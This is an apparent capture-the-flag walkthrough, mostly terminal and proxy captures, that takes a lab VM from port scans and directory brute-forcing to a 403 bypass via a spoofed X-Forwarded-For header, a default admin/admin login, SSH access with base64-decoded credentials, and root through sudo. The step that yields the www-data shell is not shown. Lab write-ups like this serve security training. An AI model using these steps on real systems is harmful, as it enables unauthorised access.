
```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Mon Jun 16 15:46:11 2025 as: /usr/lib/nmap/nmap --privileg
Nmap scan report for 10.0.2.100
Host is up (0.00014s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d8:e0:99:8c:76:f1:86:a3:ce:09:c8:19:a4:1d:c7:e1 (DSA)
|   2048 82:b0:20:bc:04:ea:3f:c2:cf:73:c3:d4:fa:b5:4b:47 (RSA)
|   256 03:4d:b0:70:4d:cf:5a:4a:87:c3:a5:ee:84:cc:aa:cc (ECDSA)
|_  256 64:cd:d0:af:6e:0d:20:13:01:96:3b:8d:16:3a:d6:1b (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Ubuntu)
MAC Address: 08:00:27:A7:37:70 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ searchsploit openssh 6.6
----------------------------------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
```


```
❯ whatweb http://10.0.2.100
http://10.0.2.100 [200 OK] Apache[2.4.10], Bootstrap, Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.10 (Ubuntu)], IP[10.0.2.100], JQuery, PHP[5.5.9-1ubuntu4.29], Script, X
-Powered-By[PHP/5.5.9-1ubuntu4.29]
```


```
❯ gobuster dir -u http://10.0.2.100 -w /usr/share/SecLists/Discovery/Web-Content/raft-large-directories.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.100
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              css,md,jpg,sh,php,html,xml,png,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 791]
/server-status        (Status: 403) [Size: 298]
/.php                 (Status: 403) [Size: 289]
/.html                (Status: 403) [Size: 290]
Progress: 243518 / 685135 (35.54%)[ERROR] parse "http://10.0.2.100/besalu\t.php": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.html": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.xml": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.png": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.txt": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.js": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.css": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.md": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.jpg": net/url: invalid control character in URL
[ERROR] parse "http://10.0.2.100/besalu\t.sh": net/url: invalid control character in URL
/.html                (Status: 403) [Size: 290]
/.php                 (Status: 403) [Size: 289]
/adminstration        (Status: 301) [Size: 316] [--> http://10.0.2.100/adminstration/]
/index.php            (Status: 200) [Size: 791]
/.php                 (Status: 403) [Size: 289]
/.html                (Status: 403) [Size: 290]
Progress: 685124 / 685135 (100.00%)
===============================================================
Finished
```





Forbidden


You don't have permission to access on this folder



Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
16:51:30 16 jun ...
HTTP
Request
GET
http://10.0.2.100/adminstration/
Request
Pretty
Raw
Hex
GET /adminstration/ HTTP/1.1
Host: 10.0.2.100
X-Forwarded-For:127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=mllaOnr34qg9mq3ppmj853eht7
Upgrade-Insecure-Requests: 1
Priority: u=0, i



10.0.2.100/adminstration/
llTheThings
Nessus
SonarQube
CCNA
Username
Enter username
We'll never share your username with anyone else.
Password
Password
Submit
Username
admin
We'll never share
Password
admin



Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
16:56:19 16 jun ...
HTTP
Request
POST
http://10.0.2.100/adminstration/
Request
Pretty
Raw
Hex
POST /adminstration/ HTTP/1.1
Host: 10.0.2.100
X-Forwarded-For:127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.0.2.100
Connection: keep-alive
Referer: http://10.0.2.100/adminstration/
Cookie: PHPSESSID=mllaOnr34qg9mq3ppmj853eht7
Upgrade-Insecure-Requests: 1
Priority: u=0, i
username=admin&password=admin












uid=33(www-data) gid=33(www-data) groups=33(www-data)



```
www-data@yousef-VirtualBox:/home$ ls -la
total 16
drwxr-xr-x  3 root   root   4096 Dec  6  2020 .
drwxr-xr-x 22 root   root   4096 Nov 25  2020 ..
-rw-r--r--  1 root   root     53 Dec  8  2020 user.txt
drwxr-xr-x 18 yousef yousef 4096 Dec  8  2020 yousef
www-data@yousef-VirtualBox:/home$ cat user.txt
c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=
```

```
❯ echo 'c3NoIDogCnVzZXIgOiB5b3VzZWYgCnBhc3MgOiB5b3VzZWYxMjM=' | base64 -d; echo
ssh :
user : yousef
pass : yousef123
```

```
❯ ssh yousef@10.0.2.100
yousef@10.0.2.100's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)

 * Documentation:  https://help.ubuntu.com/

778 packages can be updated.
482 updates are security updates.

Last login: Tue Dec  8 01:58:33 2020 from s
```

```
yousef@yousef-VirtualBox:~$ sudo -l
[sudo] password for yousef:
Matching Defaults entries for yousef on yousef-VirtualBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User yousef may run the following commands on yousef-VirtualBox:
    (ALL : ALL) ALL
yousef@yousef-VirtualBox:~$ sudo su
root@yousef-VirtualBox:/home/yousef# id
uid=0(root) gid=0(root) groups=0(root)
root@yousef-VirtualBox:/home/yousef# cat /root/root.txt
WW91J3ZlIGdvdCB0aGUgcm9vdCBDb25ncmF0dWxhdGlvbnMgYW55IGZlZWRiYWNrIGNvbnRlbnQgbWUgdHdpdHRlciBAeTB1c2VmXzEx
```